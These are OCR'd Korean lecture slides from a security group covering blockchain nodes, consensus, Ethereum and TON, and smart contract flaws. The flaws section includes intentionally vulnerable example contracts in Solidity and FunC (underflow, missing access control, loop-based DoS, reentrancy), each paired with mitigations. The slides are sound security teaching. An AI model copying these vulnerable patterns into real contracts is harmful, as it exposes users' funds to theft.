
- **Full Node:** 전체 Blockchain을 저장. 모든 Block과 Current state가 포함됨.
- **Archive Node:** Full Node가 수행하는 모든 작업 + 모든 **과거 상태**를 저장.
  - For example: Old balances, past contract states, etc…
- **Light Node:** 전체 Blockchain 을 저장하지 않고, Full Node로부터 증명을 요청하여 데이터를 검증.
  - 효율적인 동시에 제한적이기도 함.
- ~~Validate Node: 존재하지만... 거회가 되시면 나중에 따로 공부해보심을 추천합니다..~~

- 하지만 우리는 풀 노드만 이해하면 됨! 그 외의 것들은 지금 당장 알 필요가 X.

POC SECURITY

블록체인 생태계 이해 - Node

- 모든 노드는 **참가자들** (진짜 사람) 로부터 실행됨.
- 참가자들은 앞서 언급한 데이터 무결성을 유지하기 위해 서로 통신함.
- 그래서... Node는 과도한 요구 사항을 필요로 함. (사진 참조...)
- Yes! 이게 Blockchain이 **탈중앙화**라고 불리는 이유!!
- Blockchain의 Data는 **절대 불변**하며. **모든 참가자가 이를 증명함!!**



블록체인 생태계 이해 - Consensus

- Block은 어떻게 생성될까? 우리는 어떻게 Block을 생성할까?

- 두 가지의 well-known 방법과 추가적인 Consensus들이 존재!
  - PoW(Proof of Work)
  - PoS(Proof of Stake)
  - 나머지 PoS-based proof. (Mostly)

블록체인 생태계 이해 - Consensus

- Block은 어떻게 생성될까? 우리는 어떻게 Block을 생성할까?

- 두 가지의 well-known 방법과 추가적인 Consensus들이 존재!
  - PoW(Proof of Work)
  - PoS(Proof of Stake)

블록체인 생태계 이해 - Proof of Work

- Yes! 바로 이것이 **MINING**(채굴)!!

- 채굴자를 포함한 Node가, 난이도를 제안(?) (i.e., nBits in Bitcoin).
  - nBits는 sha-256 hash를 첫 **n-bits가 0인 상태**로 생성하라는 것을 의미 (in Bitcoin) ❓❓❓
  - 앞서 언급한 것처럼 Difficulty 또한, Block에 저장됨...
  - 만약 Miner가 정답을 찾고 제출하면 Block이 생성되고, Miner는 해당 Block의 첫 Transaction을 통하여 보상을 제공받음.
  - Bitcoin은 **매 10분마다** Block이 생성되는 것을 목표함. 때문에 Block이 너무 빠르게 혹은 느리게 생성되는 경우, Node는 매 **2016 Block마다 난이도를 조정**함.
- 이러한 이유들 때문에... 채굴에는 어마어마한 전력이 필요함...

블록체인 생태계 이해 - Block

- **nVersion: 블록의 버전.**
  - 블록과 블록체인 네트워크는 언젠가는 업데이트 되어야 하며, 몇몇 업데이트는 블록의 구조를 바꿀 가능성이 있다!
- **hashes:** 무결성과 같은 블록의 보안을 증명하기 위한 블록의 해시.
  (보안 3요소 CIA 잘 알고 계시죠?)
  - 이게 왜 필요하죠? → 이제 우리는 깨달았음!
  - Transaction들과 Block의 **무결성을 증명**하기 위함!
- **nTime:** 블록이 생성된 시간을 기록하기 위한 타임스탬프.
- **•nBits:** 난이도.
  - 채굴 난이도.
- **nNonce:** 올바른 정답.
  - 채굴의 올바른 정답.

블록체인 생태계 이해 - Consensus

- How is Block generated? How do we generate Block?

- There are two well-known ways and more.
  - PoW(Proof of Work)
  - PoS(Proof of Stake)

블록체인 생태계 이해 - Proof of Stake(in ETH)

- **자본주의.**

- Block을 생성할 수 있는 기회는 **예치된 자본의 비율**에 의해 결정됨.
  - 다양한 Role들이 존재. (Proposer, Attester, etc…)
  - 자본 예치 비율에 의거한 랜덤 확률에 의해 Role이 배정됨.
  - 높은 예치율 == 높은 “Block proposer가 될” 확률.
- Proposer: Block을 제안하는 사람.
  - 제안자로서 선정되고 Well-formed를 성공적으로 제안하면, 높은 보상을 제공받음!
    - Tx fee, base reward…
- Attester: 후보 Block의 제안에 대한 증명을 하는 증인.
  - Block을 증명하고 블럭을 증언한 것에 대한 보상을 받음.
- Sync committee: Slot이나 Epoch를 동기화하는 Node…
  - 이미 머리가 많이 복잡하시지요… 개인 시간에 따로 공부해보는 걸로… :-)
  - sync, slot, epoch 그리고 왜 sync가 중요한지 등에 대해서는 원하신다면 공부해보심을 강력히 권고드립니다…

블록체인 생태계 이해 - Proof of Stake(in ETH)

- 만일 누군가가 부정행위를 하려 한다면...? **SLASH!!!**
  - (예치된 자산의 일부를 태워버리는 것을 의미...!!)

- 가짜 Block을 제안 == SLASH!
- 동시에 두 번 제안 == SLASH!
- Attest하지 않음 == does not slash but receive penalty 😅
- 동시에 두 번 Attest함 == SLASH!


- 이게 왜 부정행위죠…?

블록체인 생태계 이해 - Proof of Stake(in ETH)

- Why are these cheat?

- 가짜 혹은 Well-formed가 아닌 이상한 Block을 제안한다면...
  - Validator는 Transaction과 같은 Block data를 조작할 수 있음…
- 이중 제안
  - 하나의 chain을 2개로 분할시키거나 등...
  - 1개의 체인을 계속 유지하는 것은 필수적!! 이지만 이중 제안은 이를 파괴함.
- Attest를 하지 않는다면...
  - 그다지 심각하지 않음, 이는 Responsibility이므로. Cheat는 아님. 😅
- 이중 Attest
  - 이 또한 앞서 설명한 도메인 지식이 많이 필요하므로. 일단은 생각하지 X.

블록체인 생태계 이해



블록체인 생태계 이해


- Blockchains의 울창한 숲!
- 각 Blockchain은 그들만의 룰과, 토큰과, 도구와 ~~부족~~ 신봉자를 가지고 있음.

- 셀 수 없이 많은 ecosystem들이 존재함.
- 그러나, 대부분의 ecosystem에서 PoW 기반의 concensus를 활용.

- Bitcoin, Ethereum, Solana, Near, Cosmos, LayerZero, Wormhole, Avalanche, BNB chain, Polygon, Arbitrum, Optimism, Base, Linea, Starknet, zkSync, Polkadot, TON, Aptos, Sui, Klaytn

블록체인 생태계 이해

- 지금까지 얘기하던 것들이 결국 Ethereum.
- EVM 기반. (JVM의 개념과 유사)
- 단일 chain (샤딩과 같은 개념은 아직까지 존재하지 X. 그러나 roll-up 개념은 존재!)
    - Contract의 State는 절대로 동시에 **병렬적으로 처리될 수 없음**.
- ERC가 Ethereum의 표준. (i.e., ERC20…) (Network의 RFC와 유사하다고 볼 수도...)
- 지갑 equal private key!
- 단일 Transaction에서 multi-contract와 상호작용이 가능!
- Token(FT)은 일반적으로 ERC20 interface를 이용하여 생성됨.
- PL: Solidity, Vyper



블록체인 생태계 이해


- Telegram 개발자들로부터 시작됐지만, TON 자체 회사로 부터 유지보수 중!
- TVM 기반.
- Multi chain
  - Master chain, work chain and **shard** chain
- TON의 표준은 TIP를 사용.
- 지갑은 반드시 Smart contract!
  - Mneonic -> Pri key -> Pub key -> Wallet contract.
  - 즉, wallet을 사용하기 위해서 wallet contract는 반드시 배포되어야 함.
- Message기반의 contract 통신.
  - 하나의 Transaction에서 multi-contract와 통신 불가능.
- Token(FT)은 TIP-3(Jetton) contract design을 기반으로 생성.
- PL: FunC, Tact, Tolk, fift, ~~TL-B(?)~~

블록체인 생태계 이해

Shard?

- Chain의 분할!
- 어느 Chain 위치하는지를 Address의 prefix를 통해 구분.

- In the TON…
- 미래에 다양한 VM을 지원할 계획 (TVM, EVM, Solana, …). (아직은..)
- Masterchain => Workchain => Shardchain => each chains!



2. 스마트컨트랙트 소개 및 취약점

스마트컨트랙트 소개 및 취약점

What’s the smart contract?

스마트컨트랙트 소개 및 취약점

Definition!

- **Blockchain 상에서 자체 실행되는 digital contract!**
- 계약의 내용이 글이나 종이 따위가 아니라 Code로 작성되는 것!!
- 특정 프로그램을 실행시키는 개념보다는 일정 조건을 만족하면 **automatic**하게 실행됨!

Key features!

- **Automation** – 사람의 개입 없이 자동적으로 실행!
- **Immutability** – 한 번 배포되면 변경될 수 X.
- **Transparency** – Code와 Transaction은 Blockchain상에 **전부 공개됨**.
- **Trustless** – 은행이나, 브로커 같은 **중개자가 필요 없음!**

스마트컨트랙트 소개 및 취약점


Use cases!

- **Finance (DeFi):** DEX, lending, insurance
- **NFTs & Gaming:** Token 발행, in-game 자산 거래.
- **Supply Chain:** Product tracking, 자동 결제
- **Voting Systems:** 안전하고 변조 불가능한 투표 시스템

Benefits!

- **Lower Costs** – 중개자가 없으므로...
- **High Security(?)** – 해킹이나 변조가 어렵다(?)
- **Global Accessibility** – 어느 나라에 살고 있건 그 누구나 가용성이 보장됨.
- **Reliability** – 정확히 개발된 대로 실행됨!

스마트컨트랙트 소개 및 취약점



POC SECURITY

스마트컨트랙트 소개 및 취약점

스마트컨트랙트 소개 및 취약점

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.7.6;

contract Underflow {
    mapping(address => uint256) public balance;

    constructor(uint256 amount) {
        balance[msg.sender] = amount;
    }

    function withdraw(uint256 amount) public {
        balance[msg.sender] -= amount;
    }

    function getBalance() public view returns (uint256) {
        return balance[msg.sender];
    }
}
```

스마트컨트랙트 소개 및 취약점

Integer bug !

스마트컨트랙트 소개 및 취약점 - Mitigation

- **Safemath**
- **Using 0.8.0+ version.**

스마트컨트랙트 소개 및 취약점

그러나...

- Solidity가 0.8+로 업데이트 되면서... integer bug는 사장되었음.
- 기본적으로, TON 에서는 over/underflow가 **허용되지 X.**

- 즉, integer bug는 더 이상...

스마트컨트랙트 소개 및 취약점

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.23;

contract Vault {
    address public owner;

    constructor() {
        owner = msg.sender;
    }

    function withdrawAll() public {
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
}
```

스마트컨트랙트 소개 및 취약점

```
global slice owner;

() load_data() {
    slice ds = get_data().begin_parse();
    owner = ds~load_msg_addr();
    ds~end_parse();
}

() recv_internal(slice in_msg, cell in_msg_body, int msg_value) {
    int op = in_msg_body~load_uint(32);

    load_data();

    if (op == 0xDEADBEEF) {

        int sender = in_msg~load_msg_addr();

        send_raw_message(make_external_message(sender, 100000000), 64);
    }
}
```

Access control misconfig!

스마트컨트랙트 소개 및 취약점

```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.23;

interface IReceiver {
    function ping() external;
}

contract Victim {
    address[] public receivers;

    function register(address _receiver) external {
        receivers.push(_receiver);
    }

    function notifyAll() external {
        for (uint i = 0; i < receivers.length; i++) {
            IReceiver(receivers[i]).ping();
        }
    }

    function getReceivers() external view returns (address[] memory) {
        return receivers;
    }
}
```

스마트컨트랙트 소개 및 취약점 - Mitigation

- **Try-catch statement**

스마트컨트랙트 소개 및 취약점

```
slice find_dict(cell dict_cell, cell to_found) {
    int found = 0;
    slice val;

    while (1) {
        val, found = udict_get?(dict_cell, 32, to_found~load_uint(32));
        if (found) {
            return val;
        }
    }

    throw(0xffff);
}
```

스마트컨트랙트 소개 및 취약점

DoS!

Unexpected transaction revert due to lack of gas or intended revert

의도치 않은 Transaction의 revert. (가스 부족 등으로 인한..)

스마트컨트랙트 소개 및 취약점

```sol
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.23;

contract ReentrancyVuln {
    mapping(address => uint256) public balance;

    constructor() payable {}

    function donate() external payable {
        balance[msg.sender] += msg.value;
    }

    function withdraw(uint256 amount) public {
        uint256 prev_balance = balance[msg.sender];
        require(prev_balance >= amount, "Insufficient");

        (bool sent, ) = msg.sender.call{value: amount}("");
        require(sent, "Send failed");

        uint256 after_balance = prev_balance - amount;
        balance[msg.sender] = after_balance;
    }

    function getBalance() view public returns(uint256) {
        return balance[msg.sender];
    }

    receive() external payable {}
}
```

스마트컨트랙트 소개 및 취약점

Re-entrancy!

스마트컨트랙트 소개 및 취약점

- 우리의 생각보다 간단하지만 치명적!!(이었음...)
- 요즈음에는 이렇게 쉽게 exploit되지 않는데다가, modifier가 이를 방지.
- **하지만** 여전히 자주 발견되는 취약점의 유형!

스마트컨트랙트 소개 및 취약점 - Mitigation

- ReentrancyGuard modifier
- Checks-Effects-Interaction pattern

3. DeFi Primitives

DeFi(Decentralized Finance)

여러분들은 💸💰 $ 좋아하시나요?

DeFi(Decentralized Finance)

내가 블록체인을 하는 이유

기회의 땅

- 새로운 산업
- 투자 및 경제적 기회

실제 돈과 연결된 경험 제공


- DeFi로 돈 굴리기(에어드랍, 스테이킹, 대출, 유동성 공급)


개발 및 금융 지식 습득

- 대출, 담보, 파생상품, 스테이블코인 등 다양한 금융 개념 습득

DeFi(Decentralized Finance)

탈중앙화 금융(Decentralized Finance)





DeFi(Decentralized Finance)

DeFi가 왜 뜨게 됐을까요?

DeFi(Decentralized Finance)

美 법원, 셀시우스 창립자에 징역 12년 선고…암호화폐 사기 혐의

AI 요약

암호화폐 대출 플랫폼 셀시우스 네트워크의 창업자 알렉스 마신스키가 수십억달러 규모의 사기 혐의로 징역 12년형을 선고받았다.

AI리포터 입력 2025.05.09 09:14

댓글 0


전 셀시우스 CEO 알렉스 마신스키 [사진: 위키피디아]

[디지털투데이 AI리포터] 암호화폐 대출 플랫폼 셀시우스 네트워크의 창업자 알렉스 마신스키가 사기 혐의로 징역 12년형을 선고받으며 암호화폐 업계에 또 다른 충격을 안겼다.

POC SECURITY

DeFi(Decentralized Finance)

2008 리먼 브라더스 사태



2023 실리콘밸리은행 파산

POC SECURITY

DeFi(Decentralized Finance)

정부나 은행 같은 중앙기관 개입 없이 이뤄지는 탈중앙화된 금융서비스

전통 금융은 은행, 증권사, 정부 등 중앙 기관에서 통제

- 은행 예금자보호제도 등 제도로 법적 보호, 중앙 은행, 정부 규제로 기본 신뢰 보장
- 법적 규제 의존, 거래 내역 비공개, 느리고 수수료 높음(국제 송금)

탈중앙화 금융은 블록체인 네트워크와 스마트컨트랙트로 동작

- 코드와 탈중앙 네트워크에 의존, 지갑과 인터넷만 있으면 누구나 사용 가능
- 모든 거래가 탈중앙화 거래소(DEX)에서 스마트 컨트랙트를 통해 기록됨
- 안정성, 규제, 보안 리스크(투자자 보호 제도 부재, 지갑 키 분실, 스마트 컨트랙트 해킹 등)

DeFi Primitives

DeFi Primitive : 블록체인 위에서 금융 서비스를 가능하게 하는 기초적인 구성 요소(레고 같은 존재)

다양한 프로토콜들은 이 primitive들을 조합해서 더 복잡하고 혁신적인 금융 상품이나 생태계를 만들어냄

